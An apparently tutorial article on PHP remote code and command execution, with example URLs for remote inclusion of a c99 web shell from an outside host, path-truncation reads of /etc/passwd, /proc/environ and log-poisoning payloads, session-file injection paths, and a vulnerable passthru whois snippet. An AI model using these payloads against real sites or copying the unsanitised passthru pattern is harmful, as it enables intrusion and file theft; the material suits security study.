Remote Code Injection (RCE):

Code injection, also called Remote Code Execution and Remote Command Execution(RCE).

This vulnerability is the most dangerous of all species and difficult to find.

First of all, I will talk about "remote code execution" and "remote command execution" differences.

Remote code execution means code execution through scripts. As you know, the eval () function and functions that work with the same logic as this function or call this function cause remote code execution. It can be encountered in any web programming language that supports eval and allows you to run the codes you will write in that script language. But "remote command execution" is different. This type of vulnerability uses calls made to the operating system over such scripting languages. So you run cmd / shell commands directly, not script codes.

I will talk about the most common "remote command execution" in my article.

With the php "wrapper" feature, for example:

```
“http://site.com/index.php?page=http://shell.com/c99.txt”
```

```
http://www.site.com/index.php?page=/etc/passwd

http://www.site.com/index.php?page=/etc/passwd/./././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././.
/

http://www.site.com/index.php?page=/etc/./././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././
././././././././././././././././././././././././././././passwd
```

```
http://site.com/index.php?page=../../proc/self/environ&cmd=l

http://site.com/index.php?page=../../proc/3371/environ&cmd=ls

http://site.com/index.php?page=../../proc/3371/fd/9&cmd=ls

http://site.com/index.php?page=../../proc/self/fd/9&cmd=ls

http://site.com/<?php%20phpinfo();%20?>

http://site.com/index.php?page=../../var/log/apache2/error.log

http://site.com/?dil=tr

http://site.com/?dil=<?php%20phpinfo();%20?>
```


By guessing the coding logic of the programmer, code injection is made into the php session file.

Php Session files are usually kept in the following directories on linux;
`/tmp/sess_<sessid>` (The sessid values here are the values we can see with cookie control.)
`/var/lib/php/session/sess_<sessid>`
`/var/lib/php5/session/sess_<sessid>`

Let's look at the functions that call system shell in php;


```
passthru()
exec()
shell_exec()
proc_open()
system()
popen()
`Command`
```

```
if(isset($_GET["domainname"])){
      echo "Whois output:";
      passthru("whois ".$_GET["domainname"]);
```



```
root@kali:~# echo adasd|echo 12345
12345
root@kali:~# whois google.com|echo 123456
123456
root@kali:~# 
```

If you use a command to concatenate, you will get the combination of 2 commands. Figure b;



```
root@kali:~# cat /etc/passwd| grep root
root:x:0:0:root:/root:/bin/bash
root@kali:~# 
```